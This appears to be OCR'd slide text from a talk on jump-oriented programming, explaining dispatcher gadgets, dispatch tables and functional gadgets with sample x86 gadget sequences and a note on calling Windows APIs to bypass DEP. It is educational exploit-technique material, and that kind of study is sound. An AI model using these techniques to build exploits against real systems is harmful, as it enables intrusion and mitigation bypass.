


EXAMPLE OF ROP CHAIN FROM MONA

JUMP-ORIENTED PROGAMMING

- **High level conceptual understanding of JOP:**
  - Instead of using ROP gadgets to order control flow, JMP and CALL instructions perform that role.
    - Put another way, JOP is ROP without RET's.
  - Stack is not available to use for control flow generally, but can be used to prepare Windows API calls.
- **Different JOP Paradigms**
  - **Using a dispatcher gadget and dispatch table, by Bletsch, et al. (2011)**
    - JOP ROCKET uses this approach. ☺
    - Uses a dispatcher gadget and dispatch table to direct control flow
    - Can still use the stack to load values
  - **Bring Your Own Pop Jump (BYOPJ) by Checkoway and Shacham (2010)**
    - POP X* / JMP X* gadget
      - Some may lead just to a RET, although that need not be the case.
    - This is essentially return-oriented programming without returns
      - Doesn't need dispatcher gadget.
      - The JMP [REG] just goes to a RET, so very similar to ROP
      - Can't use CALL [REG]
    - Chen, Ying, Mao, and Xie's extensions to work by Checkoway and Shacham (2011)
      - Uses combinational gadget for system calls & control gadget to set jump register.
      - Combinational gadget will simply call/jmp to a gadget that ends in RET.


JOP DISPATCHER GADGET PARADIGM



- Dispatcher gadget
  - DG is instrument of change, moving forwards or backwards in the dispatch table.
  - DG should be short and sweet, ideally two or three instructions.
  - DG will *predictably* **modify** the register holding address to dispatch table and then JMP or CALL to the dereferenced location.
    - ADD or SUB are best.
- Dispatch table
  - Each entry in dispatch table leads to addresses of functional gadgets.
    - May consist of padding between addresses.
      - NOPs or what is functionally equivalent.

- Functional gadgets
  - Gadgets that terminate in JMP or CALL to a register containing address of dispatcher gadget.
  - These are most like normal ROP gadgets.
  - These allow us to set up registers or the stack for Windows API calls.
    - Can then allow us to call Windows API's to bypass DEP or other mitigations--and more!
- Windows API Functions
  - You can prepare stack for calls to Windows API functions.
  - Will go out of JOP after call, but can redirect control flow back to dispatcher gadget, to keep on jopping.

JOP: Control Flow



Dispatcher

Dispatcher gadget

Dispatch Table

Functional gadget address
[Padding]
[Padding]

Functional gadget address
[Padding]
[Padding]

Functional gadget address
[Padding]
[Padding]

Functional gadget address
[Padding]
[Padding]

Gadget Catalogue of Functional Gadgets

Functional gadget
[ADD EAX, EDX]
[JMP ESI]

Functional gadget
[ADD EBX, EDI]
[MOV EDI, ESI]
[JMP EDI]

Functional gadget
[XCHG EDX, EBX]
[JMP ESI]

Functional gadget
[MOV EBX, 0X80]
[JMP ESI]


Dispatcher Gadget:

ADD EDI,0xC; JMP DWORD PTR [EDI];

DISPATCHER GADGET

Big picture?

There is a loop going from dispatcher gadget, to the current entry in the dispatch table, to its associated functional gadget, back to the DG, which moves to the next location in the dispatch table.

